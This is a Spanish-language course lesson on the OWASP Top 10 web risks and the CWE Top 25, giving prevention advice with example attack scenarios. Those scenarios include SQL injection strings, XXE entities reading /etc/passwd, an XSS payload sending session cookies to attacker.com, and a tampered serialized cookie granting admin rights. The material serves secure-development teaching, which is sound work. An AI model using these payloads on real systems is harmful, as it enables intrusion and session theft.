eip ESCUELA INTERNACIONAL POSGRADOS

Máster Avanzado de Programación en Python para Hacking, Big Data y Machine Learning

DESARROLLO SEGURO EN PYTHON

LECCIÓN 02

Los 10 riesgos más críticos en aplicaciones web

OWASP TOP 10

ÍNDICE

Introducción

Análisis

Objetivos

Conclusiones

INTRODUCCIÓN

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

En este tema veremos los 10 principales riesgos de seguridad en aplicaciones web, como se previenen y ejemplos de escenarios de ataque.

OWASP Top 10 - 2017: Los diez riesgos más críticos en Aplicaciones Web; Consultado marzo 2021

OBJETIVOS

Al finalizar esta lección serás capaz de:

1. Saber qué es OWASP
2. Conocer los 10 principales riesgos de seguridad en aplicaciones web
3. Saber como prevenir los riesgos
4. Conocer escenarios de ataque y otras listas

OWASP – Open Web Application Security Proyect

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

La Fundación OWASP es una entidad sin fines de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los asociados con OWASP son voluntarios, incluyendo la junta directiva de OWASP.

OWASP – Open Web Application Security Proyect

El software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que el software se convierte en algo crítico, complejo e interconectado, la dificultad de lograr seguridad en las aplicaciones aumenta exponencialmente. El ritmo vertiginoso de los procesos de desarrollo de software actuales incrementa aún más el riesgo de no descubrir vulnerabilidades de forma rápida y precisa. Ya no podemos permitirnos tolerar problemas de seguridad relativamente simples como los presentados en este OWASP Top 10.

OWASP TOP 10 Riesgos en Seguridad en Aplicaciones Web

El OWASP Top 10 se basa principalmente en el envío de datos de más de 40 empresas que se especializan en seguridad de aplicaciones y una encuesta de la industria que fue completada por más de 500 personas. Esta información abarca vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real.

A3: EXPOSICIÓN DE DATOS SENSIBLES

A4: ENTIDADES EXTERNAS XML (XEE)

A1:INYECCIÓN

A2: PERDIDA DE AUTENTICACIÓN

OWASP TOP 10 Riesgos en Seguridad en Aplicaciones Web

Las 10 principales categorías fueron seleccionadas y priorizadas de acuerdo con estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto.

- A7: SECUENCIA DE COMANDOS EN SITIOS CRUZADOS (XSS)
- A8: DESERIALIZACIÓN INSEGURA
- A5: PÉRDIDA DE CONTROL DE ACCESO
- A6: CONFIGURACIÓN DE SEGURIDAD INCORRECTA

OWASP TOP 10 Riesgos en Seguridad en Aplicaciones Web

Uno de los principales objetivos del OWASP Top 10 es educar a los desarrolladores, diseñadores, arquitectos, gerentes y organizaciones sobre las consecuencias de las debilidades más comunes y más importantes de la seguridad de las aplicaciones web. El Top 10 proporciona técnicas básicas para protegerse contra estas áreas con problemas de riesgo alto, y proporciona orientación sobre cómo continuar desde allí.

A9: COMPONENTES CON VULNERABILIDADES CONOCIDAS

A10: REGISTRO Y MONITOREO INSUFICIENTES

A1 – INYECCIÓN

Vector de ataque	Debilidades de Seguridad	Impacto
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.	Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y fuzzers ayudan a encontrarlos.	Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A1 - INYECCIÓN

¿La aplicación es vulnerable?

- Datos de usuario no válidos
- Consultas dinámicas sin parametrizar
- Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas (ORM), para extraer registros adicionales sensibles.

¿Cómo se previene?

- Separar los datos de los comandos y las consultas
- Uso de ORM y consultas parametrizadas
- Validación de datos de entrada “listas blancas”
- Uso de API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada.

A1 - INYECCIÓN

Ejemplos de escenarios de ataque

Escenario #1

La aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

A1 - INYECCIÓN

Ejemplos de escenarios de ataque

En ambos casos, al atacante puede modificar el parámetro “id” en su navegador para enviar: ' or '1'='1. Por ejemplo: http://example.com/app/accountView?id=' or '1'=‘1 Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla “accounts”. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

Escenario #1

La confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, Hibernate Query Language (HQL):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='"
 + request.getParameter("id") + "'");
```

A2 – PÉRDIDA DE AUTENTICACIÓN

Vector de ataque	Debilidades de Seguridad	Impacto
Los atacantes tienen acceso a millones de combinaciones de pares de usuario y contraseña conocidas (debido a fugas de información), además de cuentas administrativas por defecto. Pueden realizar ataques mediante herramientas de fuerza bruta o diccionarios para romper los hashes de las contraseñas.	Los errores de pérdida de autenticación son comunes debido al diseño y la implementación de la mayoría de los controles de acceso. La gestión de sesiones es la piedra angular de los controles de autenticación y está presente en las aplicaciones. Los atacantes pueden detectar la autenticación defectuosa utilizando medios manuales y explotarlos utilizando herramientas automatizadas con listas de contraseñas y ataques de diccionario.	Los atacantes solo tienen que obtener el acceso a unas pocas cuentas o a una cuenta de administrador para comprometer el sistema. Dependiendo del dominio de la aplicación, esto puede permitir robo de identidad, lavado de dinero y la divulgación de información sensible protegida legalmente.

A2 – PÉRDIDA DE AUTENTICACIÓN

¿La aplicación es vulnerable?

- Permite ataques automatizados como la reutilización de credenciales conocidas.
- Permite contraseñas por defecto, débiles o muy conocidas
- Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales o cifrados débiles


¿Cómo se previene?

- Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas
- Implemente controles contra contraseñas débiles
- Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión.

A2 – PÉRDIDA DE AUTENTICACIÓN

Ejemplos de escenarios de ataque

Escenario #1




El relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

A2 – PÉRDIDA DE AUTENTICACIÓN

Ejemplos de escenarios de ataque

Escenario #2




La mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

A2 – PÉRDIDA DE AUTENTICACIÓN

Ejemplos de escenarios de ataque

Escenario #3



Los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar “logout”, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continúa activa y el usuario se encuentra autenticado.

A3 – EXPOSICIÓN DE DATOS SENSIBLES

Vector de ataque	Debilidades de Seguridad	Impacto
En lugar de atacar la criptografía, los atacantes roban claves, ejecutan ataques Man in the Middle o roban datos en texto plano del servidor, en tránsito, o desde el cliente. Se requiere un ataque manual, pero pueden utilizase bases de datos con hashes que han sido hechas públicas para obtener las contraseñas originales utilizando GPUs.	En los últimos años, este ha sido el ataque de mayor impacto. El error más común es simplemente no cifrar los datos sensibles. Cuando se emplea criptografía, es común la generación y gestión de claves, algoritmos, cifradores y protocolos débiles. En particular algoritmos débiles de hashing para el almacenamiento de contraseñas. Para los datos en tránsito las debilidades son fáciles de detectar, mientras que para los datos almacenados es muy difícil. Ambos tienen una explotabilidad muy variable.	Los fallos con frecuencia comprometen datos que deberían estar protegidos. Típicamente, esta información incluye Información Personal Sensible (PII) como registros de salud, datos personales, credenciales y tarjetas de crédito, que a menudo requieren mayor protección, según lo definido por las leyes o reglamentos como el PIBR de la UE o las leyes locales de privacidad.

A3 – EXPOSICIÓN DE DATOS SENSIBLES

¿La aplicación es vulnerable?

- ¿Se transmite datos en texto claro?
- ¿Se utilizan algoritmos criptográficos obsoletos o débiles, ya sea por defecto o en código heredado?
- Por defecto, ¿se aplica cifrado? ¿se han establecido las directivas de seguridad o encabezados para el navegador web?

¿Cómo se previene?

- Identifique qué información es sensible de acuerdo a las regulaciones, leyes o requisitos del negocio y del país.
- Cifre todos los datos en tránsito utilizando protocolos seguros
- Almacene contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (retraso) además de SALT, como scrypt, bcrypt o PBKDF2.

A3 – EXPOSICIÓN DE DATOS SENSIBLES

Ejemplos de escenarios de ataque

Escenario #1

una aplicación cifra números de tarjetas de crédito en una base de datos utilizando su cifrado automático. Sin embargo, estos datos son automáticamente descifrados al ser consultados, permitiendo que, si existe un error de inyección SQL se obtengan los números de tarjetas de crédito en texto plano.

A3 – EXPOSICIÓN DE DATOS SENSIBLES

Ejemplos de escenarios de ataque

Escenario #2

un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red (por ejemplo, en una red Wi-Fi insegura), degrada la conexión de HTTPS a HTTP e intercepta los datos, robando las cookies de sesión del usuario. El atacante reutiliza estas cookies y secuestra la sesión del usuario (ya autenticado), accediendo o modificando datos privados. También podría alterar los datos enviados.

A3 – EXPOSICIÓN DE DATOS SENSIBLES

Ejemplos de escenarios de ataque

Escenario #3

Se utilizan hashes simples o hashes sin SALT para almacenar las contraseñas de los usuarios en una base de datos. Una falla en la carga de archivos permite a un atacante obtener las contraseñas. Utilizando una Rainbow Table de valores precalculados, se pueden recuperar las contraseñas originales.

A4 – ENTIDADES EXTERNAS XML (XXE)

Vector de ataque	Debilidades de Seguridad	Impacto
Los atacantes pueden explotar procesadores XML vulnerables si cargan o incluyen contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones.	De forma predeterminada, muchos procesadores XML antiguos permiten la especificación de una entidad externa, una URI que se referencia y evalúa durante el procesamiento XML. Las herramientas SAST (Static Application Security Testing) pueden descubrir estos problemas inspeccionando las dependencias y la configuración. Las herramientas DAST (Dynamic Application Security Testing) requieren pasos manuales adicionales para detectar y explotar estos problemas.	Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otro tipo de ataques. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A4 – Entidades Externas XML (XXE)

¿La aplicación es vulnerable?

- La aplicación acepta XML directamente, carga XML desde fuentes no confiables o inserta datos no confiables en documentos XML. Por último, estos datos son analizados sintácticamente por un procesador XML.

¿Cómo se previene?

- Actualice los procesadores y bibliotecas XML
- Deshabilite las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML en su aplicación según se indica en la hoja de trucos para prevención de XXE de OWASP.

A4 – Entidades Externas XML (XXE)

Ejemplos de escenarios de ataque

La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #1

El atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<foo>&xxe;</foo>
```

A4 – Entidades Externas XML (XXE)

Ejemplos de escenarios de ataque

La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #2

Cambiando la línea *ENTITY* anterior, un atacante puede escanear la red privada del servidor:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
```

A4 – Entidades Externas XML (XXE)

Ejemplos de escenarios de ataque

La manera más fácil es cargar un archivo XML malicioso, si es aceptado.

Escenario #3

Incluyendo un archivo potencialmente infinito, se intenta un ataque de denegación de servicio:

```
<!ENTITY xxe SYSTEM "file:///dev/random">]>
```

A5 - Pérdida de Control de Acceso

Vector de ataque	Debilidades de Seguridad	Impacto
La explotación del control de acceso es una habilidad esencial de los atacantes. Las herramientas SAST y DAST pueden detectar la ausencia de controles de acceso, pero, en el caso de estar presentes, no pueden verificar si son correctos. Es detectable utilizando medios manuales o de forma automática en algunos frameworks que carecen de controles de acceso.	Las debilidades del control de acceso son comunes debido a la falta de detección automática y a la falta de pruebas funcionales efectivas por parte de los desarrolladores de aplicaciones. La detección de fallas en el control de acceso no suele ser cubierto por pruebas automatizadas, tanto estáticas como dinámicas.	El impacto técnico incluye atacantes anónimos actuando como usuarios o administradores; usuarios que utilizan funciones privilegiadas o crean, acceden, actualizan o eliminan cualquier registro. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A5 - Pérdida de Control de Acceso

¿La aplicación es vulnerable?

- Pasar por alto las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o HTML
- Elevación de privilegios
- Manipulación de metadatos

¿Cómo se previene?

- Con la excepción de los recursos públicos, la política debe ser denegar de forma predeterminada.
- Registre errores de control de acceso y alerte a los administradores cuando corresponda
- Incluir pruebas de control de acceso en sus pruebas unitarias y de integración

A5 - Pérdida de Control de Acceso

Ejemplos de escenarios de ataque

Escenario #1

la aplicación utiliza datos no validados en una llamada SQL para acceder a información de una cuenta:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Un atacante simplemente puede modificar el parámetro “acct” en el navegador y enviar el número de cuenta que desee. Si no se verifica correctamente, el atacante puede acceder a la cuenta de cualquier usuario:

```
http://example.com/app/accountInfo?acct=notmyacct
```

A5 - Pérdida de Control de Acceso

Ejemplos de escenarios de ataque

Escenario #2

Un atacante simplemente fuerza las búsquedas en las URL. Los privilegios de administrador son necesarios para acceder a la página de administración:

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Si un usuario no autenticado puede acceder a cualquier página o, si un usuario no-administrador puede acceder a la página de administración, esto es una falla.

A6 - Configuración de Seguridad Incorrecta

Vector de ataque	Debilidades de Seguridad	Impacto
Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento del sistema o del negocio.	Configuraciones incorrectas de seguridad pueden ocurrir en cualquier nivel del stack tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, frameworks, el código personalizado y máquinas virtuales preinstaladas, contenedores, etc. Los escáneres automatizados son útiles para detectar configuraciones erróneas, el uso de cuentas o configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc.	Los defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, estos errores resultan en un completo compromiso del sistema. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A6 - Configuración de Seguridad Incorrecta

¿La aplicación es vulnerable?

- permisos mal configurados en los servicios
- Se encuentran habilitadas características innecesarias
- Las cuentas predeterminadas y sus contraseñas están activas
- El manejo de errores revela a los usuarios trazas de la aplicación

¿Cómo se previene?

- Use una plataforma minimalista sin funcionalidades innecesarias, componentes, documentación o ejemplos
- La aplicación debe tener una arquitectura segmentada que proporcione una separación efectiva y segura entre componentes y acceso a terceros, contenedores o grupos de seguridad en la nube

A6 - Configuración de Seguridad Incorrecta

Ejemplos de escenarios de ataque

Escenario #1

El servidor de aplicaciones viene con ejemplos que no se eliminan del ambiente de producción. Estas aplicaciones poseen defectos de seguridad conocidos que los atacantes usan para comprometer el servidor. Si una de estas aplicaciones es la consola de administración, y las cuentas predeterminadas no se han cambiado, el atacante puede iniciar una sesión.

A6 - Configuración de Seguridad Incorrecta

Ejemplos de escenarios de ataque

Escenario #2

El listado de directorios se encuentra activado en el servidor y un atacante descubre que puede listar los archivos. El atacante encuentra y descarga las clases de Java compiladas, las descompila, realiza ingeniería inversa y encuentra un defecto en el control de acceso de la aplicación.

A6 - Configuración de Seguridad Incorrecta

Ejemplos de escenarios de ataque

Escenario #3

La configuración del servidor de aplicaciones permite retornar mensajes de error detallados a los usuarios, por ejemplo, las trazas de pila. Potencialmente esto expone información sensible o fallas subyacentes, tales como versiones de componentes que se sabe que son vulnerables.

A6 - Configuración de Seguridad Incorrecta

Ejemplos de escenarios de ataque

Escenario #4

Un proveedor de servicios en la nube (CSP) por defecto permite a otros usuarios del CSP acceder a sus archivos desde Internet. Esto permite el acceso a datos sensibles almacenados en la nube.

A7 - Cross-Site Scripting (XSS)

Vector de ataque	Debilidades de Seguridad	Impacto
Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles kits de explotación gratuitos.	XSS es la segunda vulnerabilidad más frecuente en OWASP Top 10, y se encuentra en alrededor de dos tercios de todas las aplicaciones. Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.	El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.

A7 - Cross-Site Scripting (XSS)

¿La aplicación es vulnerable?

- XSS Reflejado
- XSS Almacenado
- XSS Basados en DOM

¿Cómo se previene?

- Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML
- Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador

A7 - Cross-Site Scripting (XSS)

Ejemplos de escenarios de ataque

Escenario #1

La aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'
```

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

A8- Deserialización Insegura

Vector de ataque	Debilidades de Seguridad	Impacto
Lograr la explotación de deserialización es difícil, ya que los exploits distribuidos raramente funcionan sin cambios o ajustes en su código fuente.	Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validarlo. Se espera que los datos de prevalencia de estos errores aumenten a medida que se desarrollen más herramientas para ayudar a identificarlos y abordarlos.	No se debe desvalorizar el impacto de los errores de deserialización. Pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles. El impacto al negocio depende de las necesidades de la aplicación y de los datos.

A8- Deserialización Insegura

¿La aplicación es vulnerable?

- Aplicaciones y APIs serán vulnerables si deserializan objetos hostiles o manipulados por un atacante.
- El atacante modifica la lógica de la aplicación o logra una ejecución remota de código
- Ataques típicos de manipulación de datos

¿Cómo se previene?

- El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos
- Registre las excepciones y fallas en la deserialización
- Monitoree los procesos de deserialización

A8- Deserialización Insegura

Ejemplos de escenarios de ataque

Escenario #1

Una aplicación React invoca a un conjunto de microservicios Spring Boot. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable. La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud. Un atacante advierte la firma “R00” del objeto Java, y usa la herramienta Java Serial Killer para obtener ejecución de código remoto en el servidor de la aplicación.

A8- Deserialización Insegura

Ejemplos de escenarios de ataque

Escenario #2

Un foro PHP utiliza serialización de objetos PHP para almacenar una “super cookie”, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022
f8f3c88bc960";}
```

A9 - Uso de Componentes con Vulnerabilidades Conocidas

Vector de ataque	Debilidades de Seguridad	Impacto
Es sencillo obtener exploits para vulnerabilidades ya conocidas pero la explotación de otras requiere un esfuerzo considerable, para su desarrollo y/o personalización.	Estos defectos están muy difundidos. El desarrollo basado fuertemente en componentes de terceros puede llevar a que los desarrolladores no entiendan qué componentes se utilizan en la aplicación o API y, mucho menos, mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como retire.js o la inspección de cabeceras. La verificación de su explotación requiere de la descripción de un posible ataque.	Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas han sido realizadas explotando vulnerabilidades conocidas en componentes comunes. Dependiendo del activo que se está protegiendo, este riesgo puede ser incluso el principal de la lista.

A9 - Uso de Componentes con Vulnerabilidades Conocidas

¿La aplicación es vulnerable?

- No conoce las versiones de todos los componentes que utiliza
- No posee soporte o se encuentra desactualizado
- No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad de los componentes utilizados .

¿Cómo se previene?

- Eliminar dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada
- Utilizar una herramienta para mantener un inventario de versiones de componentes
- Supervisar bibliotecas y componentes que no poseen mantenimiento

A9 - Uso de Componentes con Vulnerabilidades Conocidas

Ejemplos de escenarios de ataque. Típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:


Escenario #1

- CVE-2017-5638, una ejecución remota de código en Struts 2 que ha sido culpada de grandes brechas de datos.
- Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de estas actualizaciones puede ser enorme (por ejemplo, en dispositivos biomédicos).

A9 - Uso de Componentes con Vulnerabilidades Conocidas

Ejemplos de escenarios de ataque.

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables.



A10 - Registro y Monitoreo Insuficientes

Vector de ataque	Debilidades de Seguridad	Impacto
El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados.	Una estrategia para determinar si usted no posee suficiente monitoreo es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse lo suficiente como para comprender los daños que podrían haber causado.	Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa. En 2016, la identificación de brechas tardó una media de 191 días, un tiempo más que suficiente para infligir daño.

A10 - Registro y Monitoreo Insuficientes

¿La aplicación es vulnerable?

- Eventos auditables: fallos en el inicio de sesión, y transacciones de alto valor no son registrados.
- Advertencias y errores generan registros poco claros
- La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real.

¿Cómo se previene?

- Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad
- Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de períodos de tiempo aceptables

A10 - Registro y Monitoreo Insuficientes

Ejemplos de escenarios de ataque.

Escenario #1

El software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

A10 - Registro y Monitoreo Insuficientes

Ejemplos de escenarios de ataque.

Escenario #2

Un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

A10 - Registro y Monitoreo Insuficientes

Ejemplos de escenarios de ataque.

Escenario #3

De acuerdo a reportes, un importante minorista tiene un sandbox de análisis de malware interno para los archivos adjuntos de correos electrónicos. Este sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

CWE TOP 25

Lista de las 25 debilidades software más peligrosas de los últimos dos años

El CWE Top 25 es un valioso recurso de la comunidad que puede ayudar a los desarrolladores, evaluadores y usuarios, así como a los gerentes de proyectos, investigadores de seguridad y educadores, a proporcionar información sobre las debilidades de seguridad más graves y actuales.

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53
[18]	CWE-522	Insufficiently Protected Credentials	5.49
[19]	CWE-611	Improper Restriction of XML External Entity Reference	5.33
[20]	CWE-798	Use of Hard-coded Credentials	5.19
[21]	CWE-502	Deserialization of Untrusted Data	4.93
[22]	CWE-269	Improper Privilege Management	4.87
[23]	CWE-400	Uncontrolled Resource Consumption	4.14
[24]	CWE-306	Missing Authentication for Critical Function	3.85
[25]	CWE-862	Missing Authorization	3.77

CONCLUSIONES

1. Conocer los principales riesgos de las aplicaciones web como OWASP TOP 10 nos ayuda al desarrollo seguro de aplicaciones

2. También hay otras listas de referencia a tener en cuenta como CWE TOP 25 (Common Weakness Enumeration)

3. Nuestra aplicación deberá tener su propia seguridad en función de los requisitos software, datos con los que vamos a trabajar y entorno de producción. Es importante tener estas dos listas como referencia y procesos integrados en nuestra empresa dentro del ciclo de desarrollo del software.

MUCHAS GRACIAS POR SU ATENCIÓN

eip ESCUELA INTERNACIONAL POSGRADOS

dtinedo@grupomainjobs.com

Diego Tinedo Rodríguez
linkedin.com/in/diego-tinedo

twitter.com/eiposgrados

facebook.com/eiposgrados

instagram.com/eiposgrados